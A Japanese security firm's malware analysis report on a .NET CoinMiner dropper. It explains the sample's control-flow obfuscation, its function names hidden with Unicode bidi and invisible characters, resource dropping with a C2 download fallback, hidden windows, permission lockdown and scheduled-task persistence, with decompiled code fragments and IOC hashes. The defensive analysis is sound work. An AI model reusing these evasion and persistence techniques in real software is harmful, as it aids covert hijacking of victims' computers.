マルウェア解析レポート

― .NET Framework 上の CoinMiner ―

2022 年 9 月

株式会社ファイブドライブ
〒101-0045 東京都千代田区神田鍛冶町三丁目4番地
TEL: 03-5577-5030/FAX:03-5577-5823

注意事項

本解析はマルウェアやリバースエンジニアリング等に関する高度な知見を有する当社技術者が実施したものであり、本報告書内の記述は、インターネット上にて検出された不審ファイルの解析結果報告という性質上、危険事項等を含むことがあります。本報告書の内容を利用して自身あるいは第三者に損害が発生したとしても、当該損害につき当社は一切その責任を負いません。

また、当社は本報告書の内容の正確性等について、いかなる保証も行わず、一切責任を負わないものとします。

目　次

1. CoinMinerの概要

仮想通貨取引の注目度が上がり出した2017年頃からCoinMinerと呼ばれる類のプログラムが現れました。ビットコインに代表される仮想通貨は、米ドルや日本円のように国家機関により管理されるものではなく、唯一の管理者を持ちません。その代わり有志が提供する計算リソースを用いて通貨の取引履歴をブロックチェーンの台帳に記録するという管理手法を用います。

世界中で行われる取引を矛盾や改ざんの余地なく管理し続けるためには膨大な計算リソースが必要であり、有志からの計算リソースの提供を受けられるか否かは仮想通貨にとって死活問題です。そこで、有志からの提供を募る代わりに、提供者には謝礼として当該仮想通貨を支払う仕組みとすることで、多くの仮想通貨では計算リソースの確保を図っています。

このような計算リソースを提供して対価として仮想通貨を受け取る行為は採掘作業になぞらえて「マイニング」と呼称されます。数年前のビットコインをはじめとした仮想通貨の急激な高騰により、このマイニング作業は世界中から注目され、現在に至るまでマイニング競争は過熱し続けてきました。この影響はマイニングを行う個人、組織だけにとどまりません。例えば、本来高品質なグラフィックを提供する目的で開発されたグラフィックボードというコンピュータ部品が、その高い計算能力をマイニング目的で利用され、その結果価格が大きく高騰しました。

また、マイニング作業はコンピュータへの負荷も大きく、電力を大きく消費します。そのため、マイニングして得られる通貨の価格とマイニングにかかった電気代を比較すると電気代の方が大きく割に合わないということも少なくないと言われています。

このような情勢の中で、自身の所有する計算リソースではなく、他人の計算リソースを無断で利用してマイニングを行おうとする者が現れるようになりました。CoinMinerとは、本来利用者自身の計算リソースを用いてマイニング作業を行うためのプログラムでしたが、他人のコンピュータ内に侵入させて無断でマイニング作業を行わせるものが現れるようになりました。今日ではCoinMinerというと他人のコンピュータ内に侵入させるマルウェアを指すことも少なくありません。

CoinMinerに感染してしまった場合、マイニングソフトウェアを利用して感染したコンピュータ上でマイニング作業が実行されます。これにより攻撃者は不正に他者のリソースを利用して利益を得るようになります。攻撃者としては感染したコンピュータが正常に動作し続けなければ利益を得られないため、他のマルウェア、ランサムウェアのような情報漏洩やファイル暗号化等の致命的な被害の生じる可能性は低いですが、中には悪質な動作を行うものも存在します。多くの場合、コンピュータのリソースが不正に使用されることで大きな負荷がかかり、コンピュータの動作速度の低下や最悪の場合動作が停止することも考えられます。

2. CoinMinerの種類

マルウェアとしてのCoinMinerには様々な種類があり、今現在も進化を続けています。CoinMinerはその存在様式によって、大きく3つに分類することができます。

最初のケースは、オーソドックスな実行可能ファイル型です。古くから存在する他の多くのマルウェアと同様に、コンピュータ上で実行されるアプリケーションの形態をとります。攻撃者の用意したWebサイトへのアクセスやメールに添付されたファイルの開封によりダウンロードされ、実行されることで活動を開始します。マルウェアの活動証跡が残りやすく、またアンチウイルスソフトウェアによって発見されやすいため、最近はより高度な手法を取るマルウェアも増加していますが、この型のマルウェアの活動もまだまだ活発に続いています。

次に挙げられるのが、ブラウザベース型です。この型のCoinMinerは、Webページ内に仕掛けられたJavaScriptのマイニングスクリプトであり、ユーザがサイトを閲覧することで、ユーザのインターネットブラウザ上で動作するようになっています。Webサイトを閲覧している間、マイニング作業がユーザ側のリソースを利用して実行されてしまいます。また、サイト所有者ではない第三者がWebサイトの改竄によりマイニングスクリプトを混入させることで、閲覧したユーザが被害に遭うケースも存在します。サイト所有者が広告代わりの収入源として意図的にマイニングスクリプトを設置するケースも存在し、日本でもそのようなスクリプトを警告なく設置したとして検挙者が出て刑事裁判に発展する等、大きな関心を呼びました。なお、2022年1月10日の最高裁の判決ではこのようなマイニングスクリプトについて、「利用者の意図に反するプログラムではあるが、社会的に許容される範囲内で不正性は認められない」とされていますが、本件では被告人がCPU使用率上限を50%としていたことや知人からの指摘を受けた際に早急にスクリプトの利用をとりやめていたことを忘れてはなりません。

最後に近年急速に増加しているのがファイルレス型と呼ばれるものです。この型は他2つと異なり、文字通りファイルとして存在せず、Windows PowerShell等正規のアプリケーションの機能を悪用することで、コンピュータのメモリ上に展開され活動します。正規のアプリケーションを起動するために導入用のスクリプト等のファイルの利用こそありますが、そのファイル内にはマルウェアとしての中心的な活動は記載されていないことがほとんどです。また、そのようなファイルはアンチウイルスソフトの検出を逃れるような記述が多く、中心となる悪質な動作も記載されていないため、アンチウイルスソフトを導入していてもユーザが誤って実行してしまうことは少なくありません。ひとたび導入用ファイルを実行してしまうと、攻撃者の用意したCommand and Controlサーバ（以下、「C2サーバ」という。）に通信を試み、各種マルウェアをダウンロードして実行されてしまいます。この型は感染したコンピュータのメモリ内容を取得しなければ動作を解析することができないため、解析が非常に困難です。

本レポートにおいては、最もオーソドックスな実行可能ファイル型の解析結果について記述します。

2.1. 留意事項

本報告書は解析実施時点におけるマルウェア・脆弱性情報や攻撃手法により得られた結果を述べたものであることをご理解ください。新しい脆弱性や攻撃手法は日々発見されており、解析実施時点では被害が生じないと判断された対象においても、将来において新たな脆弱性や攻撃手法が報告され、それによりマルウェアによる被害が生じる可能性があります。

本報告書は弊社解析担当者がインターネット上で採取した検体に対して解析を実施した結果を記載したものであり、解析を実施した環境において実際に確認された挙動を記載しています。対象ファイルが検出された端末で使用されているソフトウェア(OSや業務用ソフトウェア等)の既知の脆弱性が対策済であるとしても、本解析においては該当のソフトウェアの脆弱性が未対策の場合に生じ得る被害も含めて報告しています。

本報告書において記述されている不審ファイル危険度の評価や検出されたマルウェアによるリスク内容は、運用の方針（セキュリティポリシーなど）・環境・状況等により変化します。ただし本報告書では、セキュリティ解析の性質上、運用の方針（セキュリティポリシーなど）・環境・状況等は考慮せずに解析対象ファイル単体の視点から不審ファイル危険度の評価やリスク内容を記載していますことをご理解ください。そのため、マルウェアへの対応につきましては、運用の方針（セキュリティポリシーなど）・環境・状況等を考慮していただき対応策を検討してください。

3. CoinMinerの解析

3.1. 解析対象ファイル

今回解析を実施したCoinMinerはインターネット上に攻撃者が設置したサーバから採取した検体です。拡張子はWindows上で動作する実行可能ファイルを示す「.exe」であり、Unixコマンド等を利用した調査においてもWindows上で動作する実行可能ファイルであるとの結果を得ました。



図 1 対象ファイルが実行する不正な処理のフロー

3.2. .エントリポイント

対象ファイルを逆アセンブリ及び逆コンパイルした結果、対象ファイルのエントリポイントからはMSCOREE.dllというファイル内の_CorExeMainという関数のみを実行するように記載されていました。対象ファイルの動作としてはこれ以外記載がないように見えます。



図 2 対象ファイルのエントリポイント周辺の逆アセンブリ結果

これはC#等で作成された.NET Framework上で動作するプログラムに見られる特徴であり、この記述によってWindows側から.NET Framework上で動作させるように指示するものとなっています。

3.3. .NET Framework上のプログラム

.NET FrameworkとはMicrosoft社により開発されたWindows上で動作するプログラムの開発及び実行用環境です。実行環境としては、Microsoft Intermediate Language（以下、「MSIL」という。）という中間コードを仮想的なマイクロプロセッサ上で動作させる形を取ります。直接機械語により実行するプログラムと異なり、中間コードMSILを利用することで、様々なプログラミング言語での開発を可能とし、多種多様な環境においても.NET Frameworkが導入されてさえいれば環境に依存せず動作する等の利点を持ちます。

.NET Framework上で動作するプログラムは、その中枢部が独自仕様を持つMSILで記載されているため、通常の機械語としての逆アセンブリ、逆コンパイルでは正しく解析することができません。今回の解析においても、関数_CorExeMainを呼び出しているだけのプログラムのように見えたのは、そのような理由によるものです。

一見すると解析を妨害するための攻撃者の策のようにも見えますが、このような中間コードを用いる場合、利用した関数名や変数名、文字列等がそのままマルウェア内部に残ってしまうことが多く、かえって解析が容易になることも少なくありません。MSILの他には同様の言語アーキテクチャを持つJava言語により作成されたプログラムにも多く見られる特徴です。中間コードの仕様が公開されている場合、中間コードで記載された箇所も容易に解析されてしまうため、攻撃者が独自に開発した中間コードやその他の何らかの解析を妨害する手段を用いるケースも見られます。後述しますが、今回は解析を妨害するための手段がいくつか用いられていました。

今回はMSILで記述されたプログラムであると結論付け、MSILの逆アセンブリプログラムや逆コンパイルツールを用いて解析を行いました。その結果、本プログラムは大きく4つの部分に分かれていることが分かりました。

- Formプログラム： マイニングソフトウェアのドロップ・ダウンロードと実行を指示するWindows Form
- 管理実行プログラム: Windows Formの起動、マイニングソフトウェアのダウンロードや実行を担うプログラム
- パラメータ管理プログラム： 各種動作に必要な値を保持、生成するプログラム
- ドロッパー： 対象ファイルのリソースからマイニングソフトウェアをドロップするプログラム

以下、説明のため、上記の呼称で各部分を記述します。

3.4. .Windows Formの起動処理

Windows が.NET Framework として本対象ファイルを実行すると、まず Windows Form エントリポイントを持つ管理実行プログラムが起動します。管理実行プログラムは Form プログラム起動のために必要なミューテックスの取得やパラメータの更新等を行い、Form プログラムの起動を試みます。

```
case 62: // Run MainLForm
  UnknownObject.AppRun((Form) new MainLForm());
  num6 = 0;
  num1 = (int) num11 * 1088727907 ^ -2004167068;
  continue;
case 63:
```

図 3 管理実行プログラムの Windows Form 起動箇所

```
// WindowsForm Entry Point
[STAThread]
private static void EntryWindowsForm()
{
  bool flag = true;
  Mutex mutex = UnknownObject.GetNewMutex(true, u003CModuleu003E.func_u6F_6F_03<string>(1377215450U), ref flag);
  try
  {
    if (flag)
    {
label_2:
      int num1 = -626483474;
      int index;
      int num2;
      int num3;
      byte[] numArray1;
      string[] strArray;
```

図 4 Windows Form のエントリポイント関数の逆コンパイル結果

なお、プログラムを構成する各部分のいずれにおいても、switch 文と整数演算、ビット演算を用いた制御フローの難読化が行われており、実際に実行される処理を追うには、この制御フローを一つ一つ解読して追いかけていく必要があります。また、各所にマルウェアとしての動作に一切関与しない無駄な処理が多数含まれており、これも解析や検出を妨害するための典型的な手段の一つです。

3.5. .Unicode印字不能文字を用いた難読化処理

本対象ファイルには特徴的な解析妨害手段が用いられていました。それは、2021 年 11 月 1 日に報告された「トロイの木馬ソース」攻撃(CVE-2021-42574)で悪用されている Unicode の文字方向指定用制御文字、及び印字不能文字を用いた関数名です。Unicode の文字方向指定用制御文字とは、文字列の向きを日本や西欧圏の横書きで一般的な左から右への方向から、右から左への方向に変更するために用いられるものです。これはアラビア語などの右から左へ記述する言語への対応のためのものであり、この制御文字自体が害を及ぼすことはありません。しかし、この文字を用いることで、オープンソースソフトウェア等に悪意あるコードを混入させる攻撃が過去に発生しています。

印字不能文字とは、画面上に文字として表示するためではなく、他の文字列の表示制御等の役割を持つために、多くの場合データとしては存在するものの、画面上に文字として表示されない文字のことを言います。上記の文字方向指定用制御文字もこの印字不能文字に当たります。多くのテキストエディタでは印字不能文字は正常な文字エンコーディングを指定している限り表示しないようになっています。

本来 MSIL で記述されたマルウェアでは、攻撃者がマルウェア作成時に使用した関数名や変数名などがそのままマルウェア内部に残ってしまいます。そのため、関数名や変数名にその役割が分かるような文字列を使用せず、ランダムな英数字の列を用いるのが典型的な難読化の手法でした。しかしながら、そうした場合もマルウェアの活動に必須となる Windows やフレームワークの機能を利用する場合はその名称を攻撃者が変更することはできません。それ故に、Windows 等の機能の呼び出し箇所を手掛かりとして解析を進めることができました。

今回解析したマルウェアで利用されていたのが、この上記 2 種の文字列を用いた名前を持つ関数です。小分けされた多数の関数を用意し、その内部に Windows や.NET Framework の機能呼び出しを封じ込め、関数名に印字不能文字や文字方向指定用制御文字を多数用いています。

その結果、逆アセンブリや逆コンパイルの結果をテキストエディタで表示すると、共通の印字可能文字列に異なる印字不能文字を付加された名前を持つ複数の関数がまるで全く同一の名前を持つ関数のように見えます。また、その関数の記述内容及び呼び出しコードもプログラミング言語や中間コードの文法に反した奇妙な文字列に見えるようになります。

この手法と先述した制御フローの難読化や不要な処理の追加により、プログラム内に多数記載された Windows や.NET Framework の機能の内、実際にどれがどのように利用されているのかを判別することが難しくなっています。過去にレビュアーの目を誤魔化し、悪意あるソースコードを正規のソースコード内に混入させるために用いられた手法が、マルウェア解析者の目を誤魔化すために用いられるようになったことが分かります。関数名や変数名が攻撃者の記載した通りに残ってしまう中間コード型マルウェアの弱点を逆に利用して解析を妨害しようという巧妙な作戦です。

```
case 1:
  string str1 = strArray[index];
  string str2 = _VQiljPZV4cmABpol0J2aPBunHbeA.\u202A[1]rahc wen ,(U4439749291)<gnirts>B602u\.E300u\eludoMC300u\)
  {
    ' '
  })[0];
  _VQiljPZV4cmABpol0J2aPBunHbeA.\u206B;(M32146447579483538550765293 95)
  num1 = -635264282;
  continue;
case 2:
  ref Decimal local = ref numArray2[index];
  _VQiljPZV4cmABpol0J2aPBunHbeA.\u200E;((U7063812351)<gnirts>C202u\.E300u\eludoMC300u\)
  num1 = -1273861343;
  continue;
```

図 5 印字不能文字及び文字方向反転指定文字を含む関数名を含む逆コンパイル結果

しかし、あくまでこの手法は人間の目が判断する内容とコンピュータが判断する内容を異なるものにすることが目的であり、人間こそ騙せてもコンピュータを騙せるようなものではありません。先に述べた通り、このような手法は該当の文字列が正規の文字エンコーディングで表示されている場合にその威力を発揮します。表示されない文字を多数含む関数名を人間が判断することは困難です。

プログラミング言語で用いられるほとんどの文字列は、動作に影響しないコメントを除けば英数字や括弧等の一部の記号のみであり、これらはほとんどの文字エンコーディングで共通した表示処理を持ちます。しかしながら、印字不能文字や制御用文字は文字エンコーディングごとに異なる文字として処理されます。すなわち、敢えて誤った文字エンコーディングを指定し、いわゆる「文字化け」現象を故意に発生させることにより、印字不能文字を強制的に表示させ、文字方向指定の無効化も実行することができます。なお、この際指定する誤った文字エンコーディングには、英数字等の処理が不変であるように、1 文字あたりのビット数が同じものを選ぶ必要があります。

今回の解析においては、この手法により強制的に表示させた文字方向指定用制御文字を含む印字不能文字列を通常の英数字を組み合わせた印字可能文字列に置き換えることで、解析を実行できるようにしています。



図 6 故意に誤った文字エンコーディングを指定し印字不能文字を強制的に表示

なお、本レポートに添付した解析結果の画像内に含まれる関数名は、上記処理を施したのち、隠蔽された実際の中心的動作を元に解析担当者が命名したものを含みます。

3.6. .マイニング準備処理

話をマルウェアの動作解析に戻します。管理実行プログラムにより Form プログラムが起動されると、Form プログラムは Windows のイベントを管理する機能「WMI Events Subscriptions」や自身の作成予定のディレクトリの存在確認などにより、本マルウェアが既に実行済みでないかを確認し、実行済みと判断した場合はプロセスを直ちに終了します。

その後、自身の処理実行のために必要な値を取得し、自身及び管理実行プログラムに設定し、マイニングソフトウェア及びその補助プログラムを展開するためのディレクトリをコンピュータ内に作成します。この際、ディレクトリに隠しファイル設定を行うため、Windows のデフォルト設定では作成されたディレクトリを見ることができません。

その後、設定されたパラメータを新規作成したファイルに保存します。動作に必要な Windows のレジストリキーの値を取得し、マイニング準備を終えます。

```
1 reference
public MainLForm()
{
    Controller.CheckMultipleInstance(MainLForm.bool_b1);
    Controller.StartProcess();
    MainLForm.UpdateParameters();
    Controller.GetRegistoryKey();
    this.MakeSpace();
```

図 7 Form プログラムの起動処理

準備を終えたことで、マルウェアはマイニングソフトウェアの構築を開始します。本対象ファイルには複数のマイニングソフトウェア及びその補助プログラムが内蔵されており、取得したパラメータから現在動作しているコンピュータの環境を判断し起動するマイニングソフトウェアを選択しています。また、マイニングソフトウェアのファイル名を「svchost.exe」等の正規の Windows プログラムのファイル名と同じにすることで、発見から逃れようとしています。

```
2 references
internal static byte[] DropBinaryResource => (byte[]) Dropper.GetResourceObject(Dropper.ResourceManageProperty, Module.u206A_6A_213<string>(362687463U), Dropper.cultureInfo);

1 reference
static Type GetRuntimeTypeFromHandle([In] RuntimeTypeHandle obj0) => Type.GetTypeFromHandle(obj0);

1 reference
static Assembly GetAssembly([In] Type obj0) => obj0.Assembly;

1 reference
static ResourceManager GetNewResourceManager(
  [In] string obj0,
  [In] Assembly obj1)
{
  return new ResourceManager(obj0, obj1);
}

1 reference
static object GetResourceObject(
  [In] ResourceManager obj0,
  [In] string obj1,
  [In] CultureInfo obj2)
{
  return obj0.GetObject(obj1, obj2);
}
```

図 8 ドロッパープログラムのドロップ処理記述

Windows の実行可能プログラムにはバイナリリソースファイルという外部リソース記述用のファイルが存在しますが、通常このようなファイルは言語コンパイラまたはアセンブリリンカによってプログラム内部に埋め込まれます。この仕組みによりマイニングソフトウェアをリソース部分に埋め込み、それを後に引き出して再構築することでアンチウイルスソフトの検出からマイニングソフトウェアを隠すことができるのです。このように悪意ある動作を内部に別のプログラムとして保持し、実行時に内部から引き出して実行するようなマルウェアはドロッパーと呼ばれます。

```
    try
    {
      MainLForm.WriteAllBytes(MainLForm.JoinTwoStrings(Controller.const_string2, u003CModuleu003E.u202C_2C_212<string>(756048915U)), Dropper.DropBinaryResource);
    }
    catch
    {
    }
    Controller.DownloadFileAsyncAndReplace(MainLForm.string_b3, Controller.const_string2, u003CModuleu003E.u206A_6A_213<string>(4182128058U));
    Controller.DownloadFileAsyncAndReplace(MainLForm.string_b3a, Controller.const_string2, u003CModuleu003E.u206F_6F209<string>(1689901230U));
    goto label_9;
  }
}
try
{
  MainLForm.WriteAllBytes(MainLForm.JoinTwoStrings(Controller.const_string2, u003CModuleu003E.u200B_0B_210<string>(510680243U)), Dropper.DropBinaryResource);
}
catch
{
}
Controller.DownloadFileAsyncAndReplace(MainLForm.string_b2, Controller.const_string2, u003CModuleu003E.u206A_6A_213<string>(2022578631U));
Controller.DownloadFileAsyncAndReplace(MainLForm.string_b3, Controller.const_string2, u003CModuleu003E.u206F_6F209<string>(1752438386U));
Controller.DownloadFileAsyncAndReplace(MainLForm.string_b3a, Controller.const_string2, u003CModuleu003E.u200B_0B_210<string>(480821130U));
```

図 9 ソフトウェアのドロップ及びダウンロード

続いて本マルウェアはこのドロップ作業が正常に完了できなかった場合を想定した動作を用意しています。ドロップ作業が何らかの理由により失敗した場合、Windows 標準の Web クライアント機能を利用し、攻撃者の C2 サーバからマイニングソフトウェアをダウンロードします。この際、ダウンロードするファイルと同一名称のファイルが既に存在する場合、そのファイルを削除してからダウンロードを行います。CoinMiner においては、既にマイニングソフトウェアが展開されている場合、そちらを停止および削除しなければ、攻撃者にとって利益を損なうことになるため、このような他の同種のマルウェアを停止・削除する機能を持つマルウェアが出現していると言われています。このような機能は一見良心的に見えるかもしれませんが、あくまで攻撃者が被害者の計算リソースを独占するためのものであり、被害者の計算リソースは変わらず不正利用され続けることになります。あるいは、単にドロッパーが展開途中で失敗した場合、失敗したプログラムを削除するための機能とも考えられます。

3.7. .隠蔽・持続化処理

こうしてドロップまたはダウンロードが完了した後、ダウンロードしたマイニングソフトウェア用に新規にプロセスを作成し、そのプロセス内でマイニングソフトウェアを起動します。この時点からユーザの計算リソースは不正に利用されることになり、攻撃者に利益が入るようになります。

また、マイニング用新規プロセス作成時には、そのプロセス内ではウィンドウを非表示とする設定を行います。また、マイニングソフトウェア起動時にコンソールを通さず直接起動するように設定し、一瞬コンソール画面が表示されてしまうことを防いでいます

```
    goto label_3;
case 4:
    MainLForm.SetFormClientSize((Form) this, new Size(0, 0));
    MainLForm.SetFormBorderStyle((Form) this, FormBorderStyle.None);
    num1 = (int) num2 * 149270681 ^ -1991157845;
    continue;
case 5:
    MainLForm.SetFormShowIcon((Form) this, false);
    MainLForm.SetShowInTaskbar((Form) this, false);
    num1 = (int) num2 * -2092314286 ^ -1088681219;
    continue;
```

図 10 関連するウィンドウをユーザから隠す処理

その後、ユーザのマイニングソフトウェアへのアクセス権を完全拒否に設定し、レジストリキーの変更権限をはく奪することで、ユーザはマイニングソフトウェアに干渉できなくなり、関連するレジストリキーを修正できなくなります。このようにして、本マルウェアは構築したマイニング環境を保護するのです

また､マイニングソフトウェアを Windows のタスクスケジュール機能を利用することで、コンピュータをシャットダウンした場合も、再度起動した後にマイニングが再開されるようにタスクスケジューラを用いて設定します。

この操作の後、マルウェアは自身のプロセスを終了させますが、マイニングソフトウェアは駆除されるまで潜伏し、マイニングを続けることとなります。

4. IOC(侵入の痕跡)

	ハッシュ値
MD5	7d974627668e18512826f829788c3b45
SHA1	e8287ef9f1577ef5c61ffbf501572fa217f2a87e
SHA256	bc85d8d76e0435f9bf5c42e5618c1d6af90f6abeb8cc6415e4a05c900966a86d

5. 附録

5.1. マルウェアの基礎知識

サイバー攻撃にも様々なものがありますが、IPA（情報処理推進機構）が毎年発表している「情報セキュリティ 10 大脅威(2021)」の中でも、上位 3 位が、侵入経路は様々なものの、マルウェアによる脅威となっています。

マルウェアとは、英語で「悪意のある(malicious)」と「ソフトウェア(software)」が組み合わさって作られた言葉で、「ウイルス」「ワーム」など、悪意のあるソフトウェア全般を指します。

日本国内では、刑法第 168 条の 2「不正指令電磁的記録作成等」等で、マルウェアに当たるプログラムを「人が電子計算機を使用するに際してその意図に沿うべき動作をさせず、又はその意図に反する動作をさせるべき不正な指令を与える電磁的記録」と定め、その作成や実行、実行目的と知りながらの提供、取得、保管を禁じ、罰則を定めています。また、マルウェアの動作によって、詐欺や名誉棄損、わいせつ物頒布等の罪に該当する可能性もあります。

ただし、この定義は単純ではなく、専門家でなければ判断が困難なものもあります。例えば、ハードディスク内のすべてのファイルを消去するプログラムを考えます。その内容について説明した上で提供した場合は、使用者は意図して使用したことになります。一方で虚偽の説明を行い、相手が実際の動作を知らない状態で誤って実行するよう仕向けた場合は、全く同じプログラムでも「不正な指令を与える電磁的記録」と判断される可能性があります。

また、コンピュータプログラムにおいてはバグによる不具合は、程度によらず不可避なものと許容されているため、不具合によって意図せぬ現象が生じた場合も「不正な指令を与える電磁的記録」と判断される可能性は低いと言えます。

マルウェアはその活動方法や目的によって分類されています。活動方法による分類は「ウイルス」「ワーム」「トロイの木馬」です。

「ウイルス」は生物に感染するウイルス同様、単独では活動できず、他のファイル等に寄生して活動・拡散します。ただし、生物に感染するウイルスとは異なり、自己複製機能を持っていません。

「ワーム」は単独で活動可能であり、自己を複製して感染を広げていきます。USB フラッシュメモリ等を通して感染するマルウェアはこのタイプであることが多くなっています。

「トロイの木馬」はギリシア神話のトロイア戦争の物語が由来となっています。攻撃対象端末に秘かに忍び込み、無害なプログラムやデータファイルを装って潜伏します。その後、何らかのきっかけで活動を開始し被害をもたらします。最も多数のマルウェアが該当します。

目的による分類は多岐に渡り、一つのマルウェアが複数のカテゴリに属することもあります。ランサムウェア、スパイウェア、キーロガー、ダウンローダー、ボット等が挙げられます。以下にその一部を示します。

分類	被害内容
ランサムウェア	ファイルを暗号化し、コンピュータの起動や動作を困難にします。復旧を謳い身代金を要求するものも存在します。
スパイウェア	潜伏してコンピュータの利用情報等を攻撃者に送信します。
キーロガー	スパイウェアの一種で、特にキーボードの打鍵回数、打鍵履歴等を窃取します。パスワードや暗証番号の窃取が多く見られます。
バックドア	攻撃者が侵入、あるいは他のマルウェアを感染させるための勝手口として機能します。バックドアを設置されると、あらゆる被害の可能性が生じます。
ダウンローダー	単独では破壊活動や情報窃取は行いませんが、攻撃者のサーバから他のマルウェアをダウンロードする手引き役です。
ボット	感染した端末は、攻撃者が第三者のシステムなどを攻撃する際に踏み台に利用されます。日本国内でも過去に踏み台として利用された端末の所有者が誤認逮捕された事件が存在します。
アドウェア	不正な広告や料金を請求する表示を画面上に表示し続けます。ある程度コンピュータの知識がないと表示を消すことができませんが、要求に応じず表示された連絡先等へコンタクトを取らなければ、実害は比較的生じにくいと言えます。
ドロッパー	ダウンローダーに似ていますが、外部からマルウェアをダウンロードせず、自身に他のマルウェアを内包しています。侵入後に内包するマルウェアを引き出し実行します。

マルウェアの目的は、機密情報の窃取や情報・システムの停止や破壊、詐欺や強迫による金銭取得等が代表的です。以前は攻撃者が自己の技術をひけらかす愉快犯が多いとされていましたが、近年では金銭等の利益を目的としたマルウェアが増加していると言われています。

マルウェアについても、Web サイトやソフトウェアの脆弱性と同様に攻撃側と防御側のいたちごっこが続いていますが、近年では特にウイルス対策ソフトの検知を逃れる細工を施したマルウェアが増加していると言われています。

以上